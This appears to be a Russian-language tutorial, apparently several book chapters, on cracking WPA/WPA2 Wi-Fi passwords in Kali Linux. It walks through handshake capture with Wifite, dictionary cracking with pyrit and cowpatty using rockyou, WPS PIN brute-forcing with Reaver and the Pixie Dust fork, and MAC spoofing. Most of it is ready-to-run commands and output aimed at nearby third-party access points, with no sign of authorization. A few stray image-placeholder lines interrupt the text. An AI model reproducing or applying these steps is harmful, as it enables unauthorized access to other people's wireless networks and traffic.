Важное замечание: Многие пользователи пытаются сделать захват с сетевой картой, которая не поддерживается. Вам следует купить карту, которая поддерживает Kali Linux, включая инъекцию, режим мониторинга и т. д. Список может быть найден в статье «Рекомендуемые 802.11 сетевые карты для Kali Linux (в том числе USB)». Очень важно, чтобы вы имели поддерживаемую карту, в противном случае вы просто зря потратите время и усилия на что-то, что не принесёт результата.

Захват handshake с WiFite

Почему мы используем WiFite, вместо **Aircrack-ng**, как в других руководствах? Потому что это быстрее и нам не нужно печатать команды. Переводим беспроводную карту в режим прослушивания:

```
airmon-ng start wlan0
```

Наберите следующую команду в вашем терминале Kali Linux:

```
wifite -wpa
```

Вы также можете напечатать:

```
wifite wpa2
```

Если вы хотите видеть всё (wep, wpa or wpa2), то просто введите следующую команду — разницы никакой нет, просто это займёт на несколько минут больше:

```
wifite
```

Когда программа закончит работу, то мы увидим доступные точки доступа (ТД — для краткости). Обратите внимание на столбец CLIENTS. Всегда пробуйте те ТД, в которых в этом столбце есть запись clients, потому что это просто намного быстрее. Вы можете выбрать все или отобрать по номеру. Для этого в появившееся приглашение нужно набрать all – если вы хотите все, или набрать номера, разделённые запятыми. В моём случае я набрал 1,2 и нажал ENTER.

Отлично, у меня отобразилось несколькоТД с пометкой clients, я выберу первую и вторую, т. к. они имеют самый сильный сигнал. Пробуйте выбирать те, в которых сильный сигнал. Если вы выберите со слабым, то, возможно, вам придётся ждать ДОЛГО до того, как вы что-нибудь захватите… если это вообще получится.

Итак, я выбрал 1 и 2 и нажал ENTER, чтобы WiFite делала свою магию.

Когда вы нажали ENTER, обратите внимание на вывод. У меня не хватило терпения дождаться, пока с номером 1 что-нибудь произойдёт, т. к. ничего не происходило в течение ДОЛГОГО времени. Поэтому я нажал CTRL+C для выхода.

На самом деле, это хорошая функция WIfite, т. к. программа спросила:

```
What do you want to do?
[c]ontinue attacking targets
[e]xit completely.
```

Я могу выбрать c, для продолжения с другими ТД, или e — для выхода. Это та функция, о которой я говорил. Я набрал c для продолжения. В результате была пропущена ТД под номером 1 и началась атака на номер 2. Это отличная опция, т. к. не все роутеры или ТД или цели будут отвечать на атаку сходным образом. Вы можете, конечно, подождать и однажды получить ответ, но если вы это делаете в учебных целях и вам интересует ЛЮБАЯ ТД, то это просто сохранит время.

И вуаля, для захвата рукопожатия (handshake) потребовалось всего несколько секунд. Эта ТД имела множество клиентов и я получил своё рукопожатие.

Это рукопожатие было сохранено в файле /root/hs/BigPond_58-98-35-E9-2B-8D.cap.

Когда захват завершён и больше нет ТД для атаки, Wifite просто выйдет и вы получите обратно запрос командной строки.

Теперь, когда у нас есть захваченный файл с рукопожатием в нём, вы можем сделать несколько вещей:

1. Мы можем использовать атаку по словарю.
2. Мы можем использовать атаку грубой силой.

- Среди брутфорса мы можем использовать crunch
- Мы можем использовать oclhashcat

В этой инструкции я покажу атаку по словарю, т. к. почти 20% (каждая пятая) ТД будет иметь стандартный пароль из словаря. Ниже в этой инструкции я покажу атаку методом перебора.

Атака по словарю захваченного файла .cap для взлома Wi-Fi пароля

Чтобы осуществить атаку по словарю, нам нужно заиметь файл словаря.

Kali Linux поставляется с некоторыми файлами словарей, как часть стандартной установки. Как мило. Спасибо команде разработки Kali Linux.

Давайте скопируем лучший файл словаря в каталог root:

```
cp /usr/share/wordlists/rockyou.txt.gz .
```

Распакуем его:

```
gunzip rockyou.txt.gz
```

Поскольку, согласно требованиям, минимальный пароль WPA2 может быть в 8 символов, давайте пропарсим файл, чтобы отфильтровать любые пароли, которые менее 8 символов и более 63 (на самом деле, вы можете просто пропустить эту строчку, это полностью на ваше усмотрение). Таким образом, мы сохраним этот файл под именем newrockyou.txt:

```
cat rockyou.txt | sort | uniq | pw-inspector -m 8 -M 63 > newrockyou.txt
```

Давайте посмотрим, как много паролей содержит этот файл:

```
wc -l newrockyou.txt
```

В нём целых 9606665 паролей.

Оригинальный файл содержит ещё больше:

```
wc -l rockyou.txt
```

Там 14344392 паролей. Итак, мы сделали этот файл короче, что означает, мы можем протестировать ТД в более сжатый срок.

Наконец, давайте переименуем этот файл в wpa.lst:

```
mv newrockyou.txt wpa.lst
```

Создаём ESSID в базе данных Pyrit

Сейчас нам нужно создать ESSID в базе данных Pyrit:

```
pyrit -e BigPond create_essid
```

ВНИМАНИЕ: Если в названии ТД есть пробел, например, “NetComm Wireless”, тогда ваша команда будет вроде этой:

```
pyrit -e 'NetComm Wireless' create_essid
```

Я знаю, много людей столкнулись с этой проблемой

Шикарно, теперь у нас есть ESSID, добавленный в базу данных Pyrit.

Импортируем словарь в Pyrit

Сейчас, когда ESSID добавлен в базу данных Pyrit, давайте импортируем наш словарь паролей.

Используйте следующую команду для импорта предварительно созданного словаря паролей wpa.lst в базу данных Pyrit:

```
pyrit -i /root/wpa.lst import_passwords
```

Создайте таблицы в Pyrit, используя пакетный (batch) процесс

Это просто, просто наберите следующую команду:

```
pyrit batch
```

Так как данная операция выполняется на ноуте с дерьмовенькой графической картой, я имею только 15019 PMKs в секунду (это включает мой CAL++). Если у вас более мощная графическая карта и вы установили или CUDA для видеокарты NVIDIA, или CAL++ для карты AMD, ваша скорость будет намного выше.

Процессор в моём случае занят на 100%, температура на ядрах поднялась до 94 градусов Цельсия. Вы должны быть осторожны, насколько большой ваш файл словаря и насколько ГОРЯЧИЙ ваш процессор и графическая карта. Используйте дополнительное охлаждение, чтобы избежать повреждения.

Процесс взлома

Мы можем взламывать используя несколько различных процессов.

1. Используя Pyrit
2. Используя Cowpatty

Атака на рукопожатие (handshake) из базы данных, используя Pyrit

Легко. Просто используйте следующую команду для начала процесса взлома:

```
pyrit -r hs/BigPond_58-98-35-E9-2B-8D.cap attack_db
```

Вот и всё. Это заняло несколько минут, чтобы пройти по всей таблицы базы данных для получения пароля, если он присутствует в словаре. У меня скорость достигла 159159186.00 PMK's в секунду и это заняло меньше чем 1 секунду для его взлома. Это, безусловно, быстрее всего.

На заметку: Я пробовал это на другой машине с графической картой NVIDIA с установленными CUDA и Cpyrit-CUDA. Очевидно, это было намного быстрее моего ноутбука. Но в любом случае, это супер быстро.

Если на этом этапе появилась ошибка Pyrit, то посмотрите статью "Решение проблемы с ошибкой Pyrit: IOError: libpcap-error while reading: truncated dump file; tried to read 424 captured bytes, only got 259".

Атака на рукопожатие (handshake) с паролем из файла или словаря, используя Pyrit

Если вам не хочется создавать базу данных и crunch, а хочется напрямую копошиться в файле словаря (что много медленнее), вы можете сделать следующее:

```
pyrit -r hs/BigPond_58-98-35-E9-2B-8D.cap -i /root/wpa.lst attack_passthrough
```

Скорость этого способа? 7807 PMKs в секунду. На мой вкус намного медленнее.

Взламываем используя Cowpatty

Для взлома с использованием cowpatty, вам нужно экспортировать в формат cowpatty и затем начать процесс взлома.

Экспорт в cowpatty

Надеюсь, вплоть до этого момента всё прошло как планировалось и всё отработало. Из Pyrit мы можем перенаправить наш вывод в cowpatty или в airolib-ng. Все мои тесты показывают, что cowpatty намного быстрее, поэтому я остановился на нём.

Поэтому давайте сделаем наш файл cowpatty. Это опять просто, наберите следующие команды, для экспорта вашего вывода в cowpatty:

```
pyrit -e BigPond -o cow.out export_cowpatty
```

Прибавим ходу: взлом WPA WPA2 PSK паролей в cowpatty

Теперь, когда у нас есть вывод в cowpatty, давайте взломаем парольную фразу WPA2/PSK. Наберите следующую команду для начала процесса взлома:

```
cowpatty -d cow.out -s BigPond -r hs/BigPond_58-98-35-E9-2B-8D.cap
```

После того, как вы введёте это, куча паролей будет проверена на соответствие вашему хеш файлу. Это будет продолжаться до перебора всех паролей. Как только в файле словаря будет найден соответствующий пароль, процесс взлома остановится и вам будет выведен пароль.

И бинго, программа нашла соответствующий пароль. Посмотрим на количество паролей, перебранных в секунду. У меня это 164823.00 паролей/секунду.

ВНИМАНИЕ: cowpatty вылетит (аварийно прекратит работу), если ваш файл паролей/словарь больше, чем 2 Гб. Вы должны будете остановиться на airolib-ng, хоть это и медленнее.

Атакуем рукопожатие (handshake) из файла cowpatty, используя Pyrit

Есть ещё один способ использования Pyrit.

Вы можете в следующий раз использовать файл cow.out в Pyrit:

```
pyrit -r hs/BigPond_58-98-35-E9-2B-8D.cap -i /root/cow.out attack_cowpatty
```

Скорость этого способа? 31683811 PMKs в секунду. Намного медленнее, чем использование процесса Pyrit attack_db. Но, по крайней мере, при этом способе вам не нужен пакетный (batch) процесс.

Очищаем Pyrit и базу данных

Наконец, если нужно, вы можете удалить ваш essid и сделать очистку:

```
pyrit -e BigPond delete_essid
```

Завершение

Этот процесс не всегда возможен, и иногда взлом Wifi пароля WPA/WPA2 намного проще с использованием Reaver-WPS. Думаю, вам захочется также проверить и тот способ.

Глава 20. Взлом Wifi WPA/WPA2 паролей с использованием Reaver

Если у вас какие-либо проблемы с беспроводными устройствами, то следует ознакомиться с Главой 19. Лучшие совместимые с Kali Linux USB Wi-Fi адаптеры

Обзор Reaver

Reaver предназначен для подборки пина WPS (Wifi Protected Setup) методом перебора. Конечной целью является расшифровка пароля WPA/WPA2. Reaver создан для надёжной и практичной атаки на WPS, он прошёл тестирование на большом количестве точек доступа с разными реализациями WPS. В среднем, Reaver раскрывает пароль WPA/WPA2 в виде простого текста целевой точки доступа (ТД) за 4-10 часов, в зависимости от ТД. На практике, ему обычно нужна половина этого времени на предположение пина WPS и разгадки пароля.

Т.к. оригинальная версия Reaver не обновлялась с января 2012 года, то был сделан форк. Сайт форка — https://code.google.com/p/reaver-wps-fork/. Последние изменения в форке датируются январём 2014 года.

Жизнь не стоит на месте. И совсем недавно (в апреле 2015 года) была официально выпущена модифицированная версия форка Reaver. Сайт этой модификации — https://github.com/t6x/reaver-wps-fork-t6x. Главное её отличие в том, что она может использовать атаку Pixie Dust для нахождения верного пина WPS. Эта атака применима ко многим точкам доступа Ralink, Broadcom и Realtek. Атака, используемая для этой версии, разработана Wiire.

Запускается модифицированная версия Reaver точно также, как и форк. О новых ключах форка и какие нововведения он нам несёт будет рассказано ниже.

Перед тем, как мы начнём, заинтересованных в теме анализа и взлома Wi-Fi сетей перенаправляю также к статье «Взлом Wi-Fi пароля (WPA/WPA2), используя pyrit и cowpatty в Kali Linux». Там используется метод перехвата рукопожатия (программой

Wifite) и предлагается очень быстрый метод расшифровки пароля. Скорость достигается за счёт применения техники значительного ускорения перебора паролей.

Основные векторы взлома Wi-Fi сетей:

- перехват рукопожатий (хендшейков) и последующий их брутфорсинг
- подбор пина на ТД с включённым WPS.

Данная статья посвящена второму способу.

Если вы перехватили рукопожатия и вы хотите применить атаку брут-форсинг, то у меня есть ещё пара ссылок для вас. Во-первых, статья, которую я рекомендовал чуть выше, рассказывает, как произвести быстрый перебор по словарю. А в статье «Взлом паролей WPA2/WPA с помощью Hashcat в Kali Linux (атака перебором Wi-Fi паролей по маске)», как следует из её названия, рассказано о переборе по маске. Это значительно ускорит процесс, если нам известны некоторые символы из пароля, либо мы знаем правила, в соответствии с которыми этот пароль генерировался. Вообще Hashcat мощная программа, которая может взламывать не только пароли Wifi WPA/WPA2, но и пароли MD5, phpBB, MySQL, SHA1 и многие другие.

Суть метода атаки Reaver — подбор WPS

Главное, что нам нужно от атакуемой точки доступа, это включённость на ней WPS. В случае правильного введения пина, ТД сама предоставит нам необходимые данные для аутентификации (в т.ч. WPA PSK).

Как уже было сказано, нужно ввести правильный пин. Думаю, все уже догадались, что Reaver занимается тем, что перебирает пины, пока не найдёт верный. Об этом пине известно следующее: это восьмизначное число. Вводить его можно в любое время — каких-либо действий со стороны владельца ТД не требуется. Нам не нужна никакая больше информация: ни о настройках ТД, ни о шифровании или конфигурации. Для восьмизначных чисел возможно 10^8 (100,000,000) вариантов. Но последняя цифра не является случайно, она рассчитывается по алгоритму, т. е. говоря простым языком, последнюю цифру мы всегда знаем, и количество возможных вариантов сокращается до 10^7 (10,000,000).

Ну и будто бы специально, чтобы нам было проще брутфорсить, пин делится на две половины, и каждая из этих половин проверяется индивидуально. Это означает, что для первой половины 10^4 (10,000) возможных вариантов, а для второй — всего 10^3 (1,000), т. к. последняя цифра не является случайной.

Reaver подбирает первую половину пина, а потом вторую. Общее число возможных вариантов, как мы только что посчитали, равняется 11,000. Скорость, с которой Reaver тестирует номера пинов полностью зависит от скорости с которой ТД может обрабатывать запросы. Некоторые достаточно быстрые — можно тестировать по одному пину в секунду, другие — медленнее, они позволяют вводить только один пин в 10 секунд.


Установка Reaver

Установите Kali Linux, там уже всё встроено. (Reaver, libpcap и libsqlite3).

Использование Reaver

Начинаем вводом команды:

```
1| airmon-ng
```



```
root@MiAl: ~
Файл Правка Вид Поиск Терминал Справка
root@MiAl:~# airmon-ng
PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Centrino Advanced-N 6235 (rev 24)

root@MiAl:~#
```


И смотрим на вывод, точнее нас интересует только интерфейс. Он называется **wlan0**. Теперь набираем команду airmon-ng start <имя_интерфейса>

У меня так:

```
1| airmon-ng start wlan0
```

Для Reaver нужна следующая информация: имя интерфейса и BSSID целевой ТД. Узнать, какие ТД находяться в радиусе доступности, а также их BSSID можно так:

```
1| airodump-ng --wps wlan0mon
```



```
CH  6 ][ Elapsed: 1 min ][ 2015-06-18 19:10

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH WPS           ESSID

20:25:64:16:58:8C  -38      252       76    0   1  54e  WPA2 CCMP   PSK                Mial
0C:54:A5:C0:24:D6  -66      272        0    0   9  54e  WPA  CCMP   PSK                DANIELLE
00:26:24:89:20:3C  -70      370        1    0   5  54e  WPA2 TKIP   PSK                Nusara
4C:72:B9:FE:B8:0C  -74      329       10    0   4  54e  WPA  CCMP   PSK  1.0 DISP,PBC  Kitty
B8:A3:86:E2:14:E2  -82      106       22    0   6  54e  WPA2 CCMP   PSK  1.0 LAB,PBC   openbox
F8:1A:67:F0:73:7A  -87       55        0    0   6  54e. WPA2 CCMP   PSK  Locked        Janphen
00:21:27:E0:C9:CE  -87       69        0    0   6  54 . WPA2 CCMP   PSK                FC BAYERN
70:73:CB:B7:49:1D  -88       59        8    0  11  54e. WPA2 CCMP   PSK                Hailsham
00:C0:CA:67:61:FA  -88       45        0    0   9  54e. OPN                            Perfect place 3
64:66:B3:AE:8C:E7  -89      109        1    0   3  54e. WPA2 CCMP   PSK  Locked        Janphen 1
60:E7:01:74:FD:B4  -89       64        0    0   2  54e  WPA2 CCMP   PSK                JOHNS
68:72:51:10:0C:CA  -89       24        0    0   7  54e. OPN                            Ap 4499 # St
B0:B2:DC:52:3B:68  -90        4        0    0  10  54e  WPA2 CCMP   PSK  1.0           priya

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   28:CC:01:FC:39:47  -84    0 - 1     26      119  SC Villa
(not associated)   54:88:0E:12:42:2F  -89    0 - 1      0        1
20:25:64:16:58:8C  20:02:AF:32:D2:61  -38    0e- 0e     0       13
20:25:64:16:58:8C  60:FE:1E:33:0F:02  -57    0e- 1      0       89
0C:54:A5:C0:24:D6  74:E2:F5:BA:BC:BC   -1    1e- 0      0        1
00:26:24:89:20:3C  A4:9A:58:23:AC:93   -1    1e- 0      0        2
00:26:24:89:20:3C  00:16:D4:C5:02:BD   -1   48e- 0      0        2
4C:72:B9:FE:B8:0C  48:5A:3F:08:15:69   -1   54e- 0      0        2
4C:72:B9:FE:B8:0C  38:2D:D1:B5:F0:06   -1   54e- 0      0        4
B8:A3:86:E2:14:E2  C8:3A:35:F9:1B:81   -1   24e- 0      0       16
B0:B2:DC:52:3B:68  D0:DF:9A:CB:EC:9C  -89    0 - 1      0        5  priya
```

Например, из этого списка меня заинтересовал ТД Kitty, её BSSID — 4C:72:B9:FE:B8:0C.

Вся необходима информация для запуска Reaver'a у меня есть. Останавливаем airodump-ng и запускаем Ривер:

```
1| reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C
```

Канал и SSID (при условии, что SSID не замаскирована) целевой ТД будет автоматически идентифицирована Reaver'ом, если они не заданы явным образом в командной строке:

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -c 4 -e Kitty
```

По умолчанию, если ТД переключает каналы, Reaver также будет соответственно переключать каналы. Тем не менее, эту функцию можно отключить, зафиксировав канал интерфейса:

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --fixed
```

Таймаут по умолчанию равен 5 секундам. Если нужно, этот период таймаута можно задать вручную (минимальный период таймаута — 1 секунда):

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -t 2
```

Дефолтный период между попытками пина — 1 секунда. Эта величина может быть увеличена или уменьшена до любого не отрицательного целого числа. Величина ноль означает без задержки:

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -d 0
```

Некоторые ТД временно блокирует их WPS состояние, обычно на 5 минут или меньше, когда выявлена «подозрительная» активность. По умолчанию, когда выявлен заблокированное состояние, Reaver будет проверять состояние каждый 315 секунд (5 минут и 15 секунд) и не будет продолжать брут-форсить, пока WPS состояние не разблокируется. Эта проверка может быть увеличена или уменьшена до любой не отрицательной целой величины:

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --lock-delay=250
```

Для дополнительного вывода, можно задать уровень подробности. Если опцию подробности написать дважды, то это увеличит количество выдаваемой информации и будет отображать каждую попытку пина:

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -vv
```

Дефолтный период получения сообщений ответа M5 и M7 WPS — 0.1 секунды. Если нужно, этот период таймаута может быть задан автоматически (максимальный период таймаута — 1 секунда):

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -T .5
```

Некоторые убогие реализации WPS разрывают соединение, если введён неверный пин, вместо того, чтобы отвечать сообщением NACK, как этого требует спецификация. В расчёте на это, если достигнут таймаут M5/M7, это лечится также установлением NACK по умолчанию. Тем не менее, если известно, что целевая ТД отправляет NACK'и (большинство делают), эта функция может быть отключена для улучшения совместимости. Обычно эта опция не используется, поскольку Reaver автоматически определяет, отправляет ли ТД надлежащие ответы с NACK'и или нет:

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --nack
```

Хотя большинство ТД не заботятся об отправки им сообщения EAP FAIL для закрытия сессии WPS, иногда это необходимо. По умолчанию, эта функция отключена, но она может быть задействована для тех ТД, которым это нужно:

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --eap-terminate
```

Когда случаются 10 последовательных неожиданных ошибок WPS, будет отображено сообщение предупреждения. Поскольку это может быть знаком того, что ТД ограничивает скорость попыток пина или просто перегружена, то на этот случай может быть задан период сна, который программа будет бездействовать при появлении этого сообщения предупреждения:

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --fail-wait=360
```

Ускоряем атаку

По умолчанию, Reaver имеет задержку в 1 секунду между попытками пина. Вы можете отключить эту задержку добавив «-d 0» к командной строке, но некоторые ТД не любят этого:

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -d 0
```

Другая опция, которая может ускорить атаку, это –dh-small. Эта опция инструктирует Reaver использовать маленькие секретные номера Диффи-Хеллмана, чтобы уменьшить вычислительную нагрузку на целевую ТД:

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C --dh-small
```

Reaver, атака Pixiewps и ключ -K 1

Не так давно открытая атака Pixiewps позволяет взламывать некоторые модели роутеров за считанные секунды. Модификация форка Reaver — t6x — для использования атаки Pixie Dust включена в Kali Linux. При этом она заменяет оригинальную версию. Т.е. запускать её нужно точно также, как и устаревший Reaver. Единственным её отличием является поддержка атаки Pixiewps и нескольких новых ключей. Одним из этих ключей является **-K 1**. Если задать этот ключ, то Reaver попытается осуществить в отношении выбранной ТД атаку Pixiewps. Т.е. теперь команда будет выглядеть так:

```
reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -K 1
```

Э

той модификации посвящена следующая глава «Модификация форка Reaver — t6x — для использования атаки Pixie Dust».

Ту статью стоит прочитать хотя бы по следующим причинам:

- там дан перевод всей справки Reaver по всем ключам;
- там рассказано о трёх новых ключах: -K // —pixie-dust в reaver; -H // —pixiedust-log в reaver; -P // —pixiedust-loop в reaver

Подмена MAC

В некоторых случаях вам может хотеть/нужно подменить ваш MAC адрес. Reaver поддерживает подмену MAC мадрес с опцией –mac, но вам нужно убедиться, что MAC адрес корректно подменён, т. к. есть нюансы.

Изменение MAC адреса виртуального интерфейса режима монитора (теперь называемого wlan0mon) НЕ БУДЕТ РАБОТАТЬ. Вы должны изменить MAC адрес физического интерфейса вашей беспроводной карты. Например:

```
# ifconfig wlan0 down
# ifconfig wlan0 hw ether 04:DE:AD:BE:EF:45
# ifconfig wlan0 up
# airmon-ng start wlan0
# reaver -i wlan0mon -b 4C:72:B9:FE:B8:0C -vv --mac=04:DE:AD:BE:EF:45
```

Глава 21. Модификация форка Reaver — t6x — для использования атаки Pixie Dust

When poor design meets poor implementation.

Когда убогий дизайн встречается с убогой реализацией.

(это не про форки Reaver, это про WPS)

Обновление: Пользователям Kali Linux не нужно ставить эти программы вручную. Теперь всё это есть в системе "из коробки". Подробности читайте здесь.

Если у вас какие-либо проблемы с беспроводными устройствами, то следует ознакомиться с Главой 19. Лучшие совместимые с Kali Linux USB Wi-Fi адаптеры

Что такое Reaver

Reaver предназначен для подборки пина WPS (Wifi Protected Setup) методом перебора. Reaver создан для надёжной и практичной атаки на WPS, он прошёл тестирование на большом количестве точек доступа с разными реализациями WPS. В среднем, Reaver раскрывает пароль WPA/WPA2 в виде простого текста целевой точки доступа (ТД) за 4-10 часов, в зависимости от ТД. На практике, ему обычно нужна половина этого времени на предположение пина WPS и разгадки пароля.

Веб-сайт оригинальной версии — https://code.google.com/p/reaver-wps/. Там ещё есть Pro версия.

Форки Reaver

Т.к. оригинальная версия Reaver не обновлялась с января 2012 года, то был сделан форк. Сайт форка — https://code.google.com/p/reaver-wps-fork/. Последние изменения в форке датируются январём 2014 года.

Жизнь не стоит на месте. И совсем недавно (в апреле 2015 года) была официально выпущена модифицированная версия форка Reaver. Сайт этой модификации — https://github.com/t6x/reaver-wps-fork-t6x. Главное её отличие в том, что она может использовать атаку Pixie Dust для нахождения верного пина WPS. Эта атака применима ко многим точкам доступа Ralink, Broadcom и Realtek.

Атака, используемая для этой версии, разработана Wiire.

Для установки модифицированной версии Reaver, нам нужно установить Pixiewps. Это нужно сделать всем, кроме пользователей Kali Linux: расслабьтесь, ребята, у нас уже всё есть.

Установка Pixiewps на Kali Linux

Всё необходимые пакеты уже скопилированы и доступны в репозиториях. Для их установки достаточно набрать:

```
apt-get libpcap-dev pixiewps
```

Установка Pixiewps на Debian, Mint, Ubuntu

Ставим зависимости Pixiewps:

```
sudo apt-get install libssl-dev
```

Переходим на официальный сайт.

Скачиваем zip-архив — для этого нажимаем кнопку Download ZIP.

```
cd Downloads
unzip pixiewps-master.zip
cd pixiewps-master/src
make
gcc -std=c99 -o pixiewps pixiewps.c random_r.c -lssl -lcrypto
make install
```

Вывод после последней команды:

```
install -D pixiewps /usr/local/bin/pixiewps
install -m 755 pixiewps /usr/local/bin
```

Установка модификации форка Reaver — t6x на Kali Linux

Ещё раз повторю, у пользователей Kali Linux эта версия, а также все зависимости для этой программы идут "из коробки". Им не нужно ничего дополнительно устанавливать.

Установка модификации форка Reaver — t6x на Debian, Mint, Ubuntu

Установка необходимых библиотек и инструментов

Библиотеки для Reaver:

```
apt-get -y install build-essential libpcap-dev sqlite3 libsqlite3-dev aircrack-ng pixiewps
```

Если пакет Pixiewps by Wiire не найден, то вернитесь к предыдущему шагу, где описано как его установить.

Компиляция и установка Reaver

Загрузка:

```
git clone https://github.com/t6x/reaver-wps-fork-t6x
```

Или так:

```
wget https://github.com/t6x/reaver-wps-fork-t6x/archive/master.zip && unzip master.zip
```

Сборка:

```
cd reaver-wps-fork-t6x*/
cd src/
./configure
make
```

Установка:

```
sudo make install
```

Использование Reaver

Использованию Reaver будет посвящена отдельная статья, а пока только несколько основных моментов.

Запускается модифицированная версия Reaver точно также, как и форк. Чтобы убедиться, что модификация у вас успешно запустилась, наберите в командной строке:

```
reaver -v
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
```

Кроме версии, появится также и информация о модификации:

Обязательные аргументы:

1	-i, --interface=<wlan>	Имя сетевого интерфейса для использования
2	-b, --bssid=<mac>	BSSID точки доступа

Опциональные аргументы:

1	-m, --mac=<mac>	MAC хостовой системы
2	-e, --essid=<ssid>	ESSID целевой ТД
3	-c, --channel=<channel>	Установить канал 802.11 для интерфейса (подразумевает -f)
4	-o, --out-file=<file>	Установить вывод в лог-файл [stdout]
5	-s, --session=<file>	Восстановить файл предыдущей сессии
6	-C, --exec=<command>	Выполнить данную команду после успешного подбора пина
7	-D, --daemonize	Перевод reaver в режим демона
8	-a, --auto	Автоматически определить лучшие продвинутые опции для целевой ТД

9|	-f, --fixed	Отключить прыгание по каналам
10|	-5, --5ghz	Использовать каналы 5GHz 802.11
11|	-v, --verbose	Отображать некритические предупреждения (-vv чтобы увидеть больше)
12|	-q, --quiet	Отображать только критические предупреждения
13|	-K --pixie-dust=<номер>	[1] Запускает pixiewps с PKE, PKR, E-Hash1, E-Hash2, E-Nonce и Authkey (Ralink, Broadcom, Realtek)
14|	-Z, --no-auto-pass	НЕ запускать reaver для автоматического получения пароля WPA, если атака pixiewps прошла успешно
15|	-h, --help	Показать справку

Продвинутые опции:

1|	-p, --pin=<wps pin>	Использовать заданный 4 или 8 цифровой WPS пин
2|	-d, --delay=<секунды>	Установить задержку между попытками пина [1]
3|	-l, --lock-delay=<seconds>	Установить время ожидания, если ТД заблокировала попытки вода пина [60]
4|	-g, --max-attempts=<номер>	Выйти после числа попыток пина
5|	-x, --fail-wait=<секунды>	Установить время для паузы после 10 неожиданных неудач [0]
6|	-r, --recurring-delay=<x:y>	Делать паузу на y секунд каждые x попыток пина
7|	-t, --timeout=<секунды>	Установить пиреод таймаута получения [5]
8|	-T, --m57-timeout=<секунды>	Установить период таймаута M5/M7 [0.20]
9|	-A, --no-associate	Не связываться с ТД (связь должна быть сделана другим приложением)
